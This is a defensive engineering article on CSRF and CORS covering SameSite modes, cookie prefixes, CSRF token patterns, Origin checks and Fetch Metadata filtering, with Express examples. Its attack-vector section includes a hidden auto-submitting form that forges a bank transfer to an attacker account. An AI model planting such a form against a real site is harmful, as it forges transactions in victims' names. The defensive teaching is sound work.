CSRF and CORS Defense for Modern Web Applications
CSRF and CORS sit on opposite sides of the same problem: how the browser manages cross-origin trust on behalf of an already-authenticated user. CSRF exploits ambient authority — the browser attaches your cookies to a request the user did not intend. CORS is the controlled relaxation of the same-origin policy so the response can be read by JavaScript on a different origin. Conflating the two is one of the most consistent ways production code breaks: CORS is not a CSRF defense, and SameSite is not a CORS substitute.
This article covers the spec-level mechanics of both, the defense layers a modern stack should adopt together, and the misconfigurations that turn either into a foot-gun. The target reader is a senior engineer who needs to design or audit cookie attributes, CSRF tokens, and CORS headers for a production SPA + JSON API.

Mental model
- Same-Origin Policy (SOP) is the browser’s default. Scripts on
Acannot read responses, DOM, or storage belonging toBwhenAandBdiffer in scheme, host, or port1. - CSRF abuses ambient authority. Cookies for
bank.comare attached to any request tobank.comregardless of which page initiated it, so an attacker page can trigger writes the user never approved. - CORS is not a security boundary. It does not prevent requests from being sent. It governs whether JavaScript on the initiating origin is allowed to read the response. A well-configured server still receives the request — and if that request can mutate state, you also need a CSRF defense.
Sec-Fetch-*headers give the server the request’s context (was it a navigation? a same-origin XHR? an<img>?), letting you reject obviously hostile shapes before any token check.

Defense in depth is non-negotiable: each individual control has a documented bypass. The combination is what holds.
| Defense | What it protects | Documented bypass |
|---|---|---|
SameSite=Strict |
Cross-site cookie attachment for all methods | Same-site XSS, subdomain takeover, embedded same-site frames |
SameSite=Lax |
Cross-site cookie attachment for non-safe methods (POST/PUT/DELETE/PATCH) | Top-level GET navigations; Lax-allowing-unsafe window for default-Lax cookies under 2 minutes old2 |
| Synchronizer / signed double-submit token | Cross-site state-changing requests | XSS that can read the token off the page |
| CORS allowlist | Cross-origin reads of authenticated responses | Misconfigured wildcards, reflected Origin, trusted null |
Custom request header (e.g. X-CSRF-Token) |
Cross-origin AJAX writes (forces a preflight) | Form submissions and other simple-request shapes |
Origin / Referer allowlist |
Most cross-site requests where these are present | Requests where both headers are absent (privacy mode, downgrades) |
Sec-Fetch-Site filtering |
Cross-site fetches to sensitive endpoints in modern browsers | Legacy browsers without Fetch Metadata |
The CSRF threat model
CSRF (Cross-Site Request Forgery) tricks an authenticated user’s browser into making a state-changing request to a target origin. The attacker does not need to read the response; they only need the request to fire with the user’s cookies attached.
Attack mechanics
The attack requires three preconditions, all of which the user-agent provides by default:
- The user is authenticated to the target with a session cookie that the browser will attach automatically.
- The target authorizes the action based on that cookie alone (no per-request token, no origin check).
- The attacker can induce the user’s browser to issue the request — via
<img>,<form>,fetch(),<link rel="prefetch">, or any other element that initiates a network request.

The browser sees a request to bank.com and attaches bank.com’s cookies as
it always does. The server has nothing in the request that distinguishes the
attacker-induced POST from a deliberate one — both carry the same valid
session cookie.
Attack vectors
| Vector | Method | Requires user action | Notes |
|---|---|---|---|
<img src="..."> |
GET | None | Will run on every page view |
<form method="POST"> auto-submit |
POST | None | The classic vector |
<form> to _blank |
POST | Click | Enabled by anchor-target tricks |
fetch() / XMLHttpRequest with credentials |
Any | None | Response unreadable, but the request still fires |
<link rel="prefetch">, speculation rules |
GET | None | Often forgotten in prefetch threat-modeling3 |
Service Worker fetch() |
Any | None | Within scope of an attacker-controlled origin only |
Example — hidden auto-submitted form:
<form action="https://bank.com/transfer" method="POST" id="evil"> <input type="hidden" name="to" value="attacker-account" /> <input type="hidden" name="amount" value="10000" /></form><script> document.getElementById("evil").submit()</script>What CSRF cannot do
- Read responses. Same-origin policy blocks JavaScript on the attacker page from reading the response body1. CSRF is write-only by construction.
- Forge requests with custom headers without preflight. Setting any non-CORS-safelisted header (e.g.
X-CSRF-Token,Authorization, or any custom name) forces an OPTIONS preflight that the target server can refuse4. - Bypass
SameSite=Strict. Strict cookies are not attached on cross-site requests at all. - Extract CSRF tokens from rendered pages. That requires XSS — a different and stronger vulnerability.
SameSite cookies
SameSite is the primary CSRF defense because it operates at the user agent,
before the request is built. Its semantics are normatively defined in
draft-ietf-httpbis-rfc6265bis-22 §5.5
(December 2025), the active draft of the cookies spec that obsoletes RFC 6265.
Enforcement modes
| Mode | Behavior | Use case |
|---|---|---|
Strict |
Cookie sent only when the request’s site matches the cookie’s site | Session and auth cookies |
Lax |
Same-site requests + cross-site top-level navigations that use a safe HTTP method (GET, HEAD) | Default; balances security and usability |
None |
Sent in all contexts. Requires Secure — browsers reject SameSite=None without it5 |
Cross-site embeds, third-party SDKs, federated login that round-trips through another origin |
Per the spec, any unrecognized SameSite value falls back to Lax
enforcement, and a missing attribute is treated as Default (which user
agents map to Lax in modern browsers).
”Same-site” vs “same-origin”
These are not the same. Two requests are same-site when the registrable domain matches (eTLD+1 per the Public Suffix List). Two requests are same-origin when scheme, host, and port all match.
https://app.example.com↔https://api.example.com→ same-site, cross-originhttps://example.com↔https://example.co.uk→ cross-site (different registrable domains)http://example.com↔https://example.com→ cross-site under Schemeful Same-Site
This matters for __Host- cookies and for SameSite enforcement: a subdomain
takeover on abandoned.example.com is still same-site with app.example.com.
Default behavior in 2026
Chrome 80 (Feb 2020, gradually
re-rolled out July 2020 with Chrome 84 after a COVID rollback) was the first
mainstream browser to treat cookies without an explicit SameSite attribute
as Lax. Edge mirrors Chromium. Firefox and Safari handle defaults
inconsistently across versions.
Important
Always set SameSite explicitly. Relying on browser defaults gives you
different behavior across vendors and versions, and forfeits the strongest
control you have over cross-site cookie attachment.
Set-Cookie: __Host-session=abc123; Secure; HttpOnly; SameSite=Strict; Path=/Lax-allowing-unsafe (the “Lax+POST” exception)
When Chrome shipped Lax-by-default, it broke SSO flows that relied on
cross-site POST callbacks (SAML, some OAuth modes). The mitigation
codified in
rfc6265bis-22 §5.5
is the Lax-allowing-unsafe enforcement mode:
- It is not a
SameSitevalue you set on a cookie. - It is an enforcement mode the user agent MAY apply to cookies that
did not explicitly specify a
SameSiteattribute. - When active, those cookies are attached to top-level cross-site navigations
using unsafe methods (e.g.
POST) provided the cookie age is at most 2 minutes (the spec’s recommended ceiling).
Warning
The exception is opt-out by construction: it only applies to cookies without a
SameSite attribute. Any cookie that sets SameSite=Strict, Lax, or
None is never eligible. The mitigation is a transitional crutch — Chromium
documented intent to remove the 2-minute window
(SameSite Updates, Nov 2019)
and recommends migrating SSO flows to SameSite=None; Secure.
Cookie prefixes: __Host- and __Secure-
Cookie name prefixes
(rfc6265bis-22 §4.1.3)
let the server pin security properties through the cookie name itself. The
browser refuses to set a cookie that violates the prefix’s invariants, so the
guarantees survive misconfigured proxies, CDNs, and frameworks.
| Prefix | Browser-enforced invariants |
|---|---|
__Secure- |
Must be Secure; can only be set over HTTPS |
__Host- |
Must be Secure; must not have a Domain attribute (locked to the exact host); must have Path=/; cannot be set over HTTP |
__Host- is the strictest: it makes the cookie un-overwriteable by sibling
subdomains. If app.example.com issues __Host-session, an attacker who
takes over evil.example.com cannot displace it; without the prefix, a
sibling subdomain could write a Domain=example.com cookie that shadows or
replaces the legitimate one6.
Set-Cookie: __Host-session=abc123; Secure; HttpOnly; Path=/; SameSite=StrictThe trade-off: __Host- cookies cannot be shared across subdomains. If your
auth domain (auth.example.com) needs to issue cookies that the application
domain (app.example.com) reads, use __Secure- and a Domain=example.com
attribute, accepting the sibling-subdomain risk in exchange.
Picking a SameSite mode

SameSite behavior matrix
The exact “is the cookie sent?” answer depends on three things: the cookie’s SameSite mode, the request’s site relationship to the cookie’s site, and — for cross-site requests — whether it is a top-level navigation and its HTTP method.
| Request shape | Strict |
Lax |
None; Secure |
|---|---|---|---|
| Same-site (any method, any context) | sent | sent | sent |
| Cross-site top-level navigation, safe method (GET / HEAD) | not sent | sent | sent |
| Cross-site top-level navigation, unsafe method (POST / PUT / …) | not sent | not sent7 | sent |
Cross-site sub-resource (<img>, <script>, <iframe>, fetch) |
not sent | not sent | sent |
| Cross-scheme (HTTP ↔ HTTPS) of the same registrable domain | not sent | not sent (Schemeful Same-Site) | sent |
Partitioned cookies (CHIPS)
Cookies Having Independent Partitioned State (CHIPS) adds a Partitioned attribute that double-keys the cookie on (top-level site, cookie host) instead of just the cookie host. A widget embedded on news.example and the same widget embedded on shop.example see separate cookie jars even though they share a registrable domain. Shipped in Chromium 114; reached the cross-engine “newly available” baseline in December 20258.
Without Partitioned |
With Partitioned |
|---|---|
| One global cookie jar per cookie host across all top-level sites | One cookie jar per (top-level site, cookie host) pair |
| Modern browsers block these unpartitioned third-party cookies by default | Required for embedded widgets (chat, payment, federated login) to keep state cross-site |
__Host- + Secure recommended |
Must include Secure and SameSite=None; __Host- prefix recommended8 |
Set-Cookie: __Host-widget=abc123; Secure; Path=/; SameSite=None; PartitionedCHIPS is a cross-site state control, not a CSRF defense. A request from news.example to the embedded widget on widget.example is still cross-site, so partitioned cookies tagged SameSite=None are still attached to attacker-induced requests inside that same partition. Pair them with the same CSRF token + Origin allowlist + Fetch Metadata stack you would use for any other SameSite=None cookie.
What SameSite does not protect against
- Same-site XSS. A script running on any subdomain shares the SameSite cookie scope. SameSite does nothing against attacks already inside the trust boundary.
- Subdomain takeover. An abandoned
*.example.comhost that an attacker can register or DNS-hijack is same-site with everything else underexample.com. - Same-site GET state changes. If
GET /transfer?to=evilmutates state,SameSite=Laxwill happily attach the cookie on a top-level navigation. (Don’t do that — but the SameSite layer is not what saves you.) - Speculation / prerender / prefetch. User-initiated speculative loads can carry credentials in some browsers; this is a moving target3.
The takeaway: SameSite is necessary, never sufficient. Always pair it with a server-side defense for state-changing endpoints.
CSRF tokens
CSRF tokens add per-request authentication beyond the ambient cookie. The server embeds a secret value in the rendered page (or sets it as a non-HTTP cookie), and validates that the value comes back with each state-changing request. The attacker’s page cannot read the token cross-origin, so cannot include the right value in a forged request.
Synchronizer token pattern (stateful)
The server generates a random token, stashes it in the user’s session record, and embeds it in forms or returns it in a JSON bootstrap.
import crypto from "crypto"class SynchronizerTokenManager { generateToken(session) { const token = crypto.randomBytes(32).toString("hex") session.csrfToken = token return token } verifyToken(session, submittedToken) { if (!session.csrfToken || !submittedToken) return false const expected = Buffer.from(session.csrfToken) const submitted = Buffer.from(submittedToken) if (expected.length !== submitted.length) return false return crypto.timingSafeEqual(expected, submitted) }}app.use((req, res, next) => { if (!req.session.csrfToken) { req.session.csrfToken = crypto.randomBytes(32).toString("hex") } res.locals.csrfToken = req.session.csrfToken next()})Use crypto.timingSafeEqual
to defeat timing oracles on the comparison. Always length-check first —
timingSafeEqual throws RangeError when the buffers differ in length,
which would otherwise leak a partial oracle through the exception path.
| Advantage | Disadvantage |
|---|---|
| Strongest guarantee — token is server-state | Requires session storage on every authenticated request |
| Easy to reason about and audit | Hostile to stateless / serverless deployments |
| Built-in to virtually every framework | Session storage scales with active users |

Signed double-submit cookie (stateless)
Recommended by OWASP when you cannot keep server-side state. The server sets a CSRF cookie and requires the same value in a header or body field. The trick is the signing: the token is bound to the session via HMAC so an attacker who can write a cookie cannot simply set both sides to a value of their choice.
OWASP’s recommended construction:
message = sessionID.length + "!" + sessionID + "!" + randomValue.length + "!" + randomValuehmac = HMAC_SHA256(serverSecret, message)token = hex(hmac) + "." + hex(randomValue)The length-prefix delimiters defend against ambiguity attacks where an attacker who controls part of the input could rearrange components to produce a colliding HMAC.
import crypto from "crypto"class SignedDoubleSubmitCSRF { constructor(secretKey) { this.secretKey = secretKey } generateToken(sessionId) { const rand = crypto.randomBytes(16).toString("hex") const message = `${sessionId.length}!${sessionId}!${rand.length}!${rand}` const hmac = crypto .createHmac("sha256", this.secretKey) .update(message) .digest("hex") return `${hmac}.${rand}` } verifyToken(sessionId, token) { if (!token || !token.includes(".")) return false const [submittedHmac, rand] = token.split(".") const message = `${sessionId.length}!${sessionId}!${rand.length}!${rand}` const expected = crypto .createHmac("sha256", this.secretKey) .update(message) .digest("hex") if (submittedHmac.length !== expected.length) return false return crypto.timingSafeEqual( Buffer.from(submittedHmac), Buffer.from(expected), ) }}app.post("/api/transfer", (req, res) => { const cookieToken = req.cookies["__Host-csrf"] const headerToken = req.headers["x-csrf-token"] if ( !cookieToken || cookieToken !== headerToken || !csrf.verifyToken(req.session.id, headerToken) ) { return res.status(403).json({ error: "CSRF validation failed" }) } // process request})Warning
The CSRF cookie must use the __Host- prefix and SameSite=Strict.
Without __Host-, an attacker who controls a subdomain can set a
Domain=example.com CSRF cookie that the legitimate origin will read,
defeating the whole pattern. Without SameSite, the attacker can chain a
cookie-injection bug into a CSRF.
Custom request header
The simplest server-side CSRF defense for AJAX is to require a custom request
header on state-changing methods. Any header outside the
CORS-safelisted set
forces a CORS preflight, which the cross-origin attacker page cannot
satisfy without the server’s explicit Access-Control-Allow-Headers.
function requireCustomHeader(req, res, next) { if (["POST", "PUT", "DELETE", "PATCH"].includes(req.method)) { if (req.headers["x-requested-with"] !== "XMLHttpRequest") { return res.status(403).json({ error: "Missing CSRF header" }) } } next()}await fetch("/api/transfer", { method: "POST", headers: { "Content-Type": "application/json", "X-Requested-With": "XMLHttpRequest", }, credentials: "include", body: JSON.stringify({ amount: 100 }),})This works because application/json is also not in the safelisted
content-type list4, so even without the custom header the
request would preflight. Two failure modes to watch for:
- HTML form submissions are simple requests by design — they cannot set custom headers and they always work cross-site. Custom headers do not defend forms; pair this with origin verification.
- Service workers and proxies sometimes strip
X-Requested-With. Don’t rely on a single header existing; combine with a real CSRF token.
| Framework convention | Header name |
|---|---|
| Rails, Laravel, Django | X-CSRF-Token |
| AngularJS, axios | X-XSRF-TOKEN |
Express (csurf) |
CSRF-Token |
Origin / Referer verification
Origin and Referer are forbidden request-header names in the Fetch standard — JavaScript cannot set or override them. That makes them trustworthy when present. The Origin header itself is defined by RFC 6454 as the (scheme, host, port) tuple of the request initiator, or the literal string null for opaque origins. The catch is when they are absent: privacy
modes, Referrer-Policy: no-referrer, certain <meta> policies, and
intra-origin tooling can strip both.
| Header | Sent on | Notes |
|---|---|---|
Origin |
All cross-origin requests; same-origin requests with non-GET methods | Always exactly the (scheme, host, port) tuple or the literal string null |
Referer |
Most navigations and subresource requests | Subject to Referrer-Policy; the page can downgrade or strip |
const ALLOWED_ORIGINS = new Set([ "https://app.example.com", "https://www.example.com",])function verifyOrigin(req, res, next) { const origin = req.headers["origin"] const referer = req.headers["referer"] let sourceOrigin = origin || null if (!sourceOrigin && referer) { try { sourceOrigin = new URL(referer).origin } catch { sourceOrigin = null } } if (sourceOrigin === "null") { return res.status(403).json({ error: "Null origin not allowed" }) } if (sourceOrigin && !ALLOWED_ORIGINS.has(sourceOrigin)) { return res.status(403).json({ error: "Origin not allowed" }) } if (!sourceOrigin && req.method !== "GET") { return res.status(403).json({ error: "Missing origin/referer" }) } next()}Reject requests where both headers are absent on state-changing methods —
that case should fall back to a token, not “trust by silence”. Treat the
literal string "null" as hostile, never as “missing”.
Fetch Metadata: server-side request filtering
Fetch Metadata Request Headers (W3C
Working Draft, last updated 2025-04-01) attach Sec-Fetch-* headers to every
outgoing request, telling the server what kind of fetch it is before the
server has to inspect cookies, paths, or bodies. The
Sec- prefix is forbidden
to JavaScript, so attackers cannot spoof the request shape.
Header values
Sec-Fetch-Site — relationship between the request initiator and the target:
| Value | Meaning |
|---|---|
same-origin |
Same scheme, host, port |
same-site |
Same registrable domain, different origin |
cross-site |
Different registrable domain |
none |
User-initiated (address bar, bookmark, restored tab) |
Sec-Fetch-Mode — request mode:
| Value | Meaning |
|---|---|
navigate |
Top-level navigation |
cors |
Cross-origin fetch with CORS |
no-cors |
Simple cross-origin embed (<img>, classic <script>) |
same-origin |
Same-origin fetch |
websocket |
WebSocket upgrade |
Sec-Fetch-Dest — destination context (e.g. document, iframe,
script, image, style, font, empty for fetch() / XHR,
audio, video, worker, serviceworker).
Sec-Fetch-User — ?1 if the navigation was activated by a user gesture
(click, keyboard); omitted otherwise.
Resource Isolation Policy
A typical guard rejects everything cross-site by default and explicitly opens up the public-asset and CORS API surface:
function fetchMetadataPolicy(req, res, next) { const site = req.headers["sec-fetch-site"] const mode = req.headers["sec-fetch-mode"] const dest = req.headers["sec-fetch-dest"] if (!site) return next() // legacy browser, fall through to other layers if (site === "same-origin" || site === "none") return next() if (site === "same-site" && mode === "navigate") return next() if (site === "cross-site") { if ( (dest === "image" || dest === "script" || dest === "style") && req.path.startsWith("/public/") ) { return next() } return res.status(403).json({ error: "Cross-site request blocked" }) } next()}Pair this with the Resource Isolation pattern from web.dev — Protect your resources from web attacks with Fetch Metadata: deny everything cross-site that is not an explicit GET embed of a public asset or a CORS-tagged API call.
Browser support
Per MDN (verified April 2026):
| Header | Chrome / Edge | Firefox | Safari |
|---|---|---|---|
Sec-Fetch-Site |
76 / 79 | 90 | 16.4 |
Sec-Fetch-Mode |
76 / 79 | 90 | 16.4 |
Sec-Fetch-Dest |
80 / 80 | 90 | 16.4 |
Sec-Fetch-User |
76 / 79 | 90 | 16.4 |
Treat Fetch Metadata as a defense-in-depth layer, not the sole defense:
older browsers and a small share of clients send no Sec-Fetch-* headers
at all. Reject hostile shapes, but always fall through to your token check
when the headers are missing.
CORS: controlled SOP relaxation
CORS is a browser mechanism that lets a server declare which foreign origins are allowed to read its responses. It does not authenticate the request, it does not stop the request from being sent, and it does not police what the server does with the request — it only changes what JavaScript on the initiating origin can observe in the response.
Same-Origin Policy refresher
Two URLs share an origin when scheme, host, and port all match. SOP blocks:
- JavaScript reading cross-origin response bodies and headers (other than a small CORS-safelisted set)
- Reading cross-origin DOM,
localStorage,sessionStorage, IndexedDB - Direct cross-origin cookie access from JavaScript
It does not block:
- Sending cross-origin requests (
<img>,<form>,fetchwithmode: 'no-cors') - Embedding cross-origin resources (
<img>,<script>,<link>,<iframe>) - Cross-origin form submissions
That last point is the entire reason CSRF is its own problem: SOP intentionally allows the request, just not the read.
Simple vs. preflighted requests
A request is “simple” — no preflight required — when all of the following hold (Fetch Standard):
- Method is
GET,HEAD, orPOST. - Every header outside the safelist (
Accept,Accept-Language,Content-Language,Content-Typewith restrictions,Range) is absent. - If
Content-Typeis set, its value is one ofapplication/x-www-form-urlencoded,multipart/form-data, ortext/plain. - No
ReadableStreamin the request body. - No upload event listeners on
XMLHttpRequest.upload(no upload progress event listeners). - No custom CORS-safelisted-request-header value exceeds 128 bytes, and the total byte length of all CORS-safelisted-request-headers is at most 1024 bytes9.
Anything else triggers an OPTIONS preflight. The implication for security
design: defaulting to JSON request bodies (Content-Type: application/json)
or any custom header automatically forces a preflight, giving the server a
chance to reject before the real request runs.
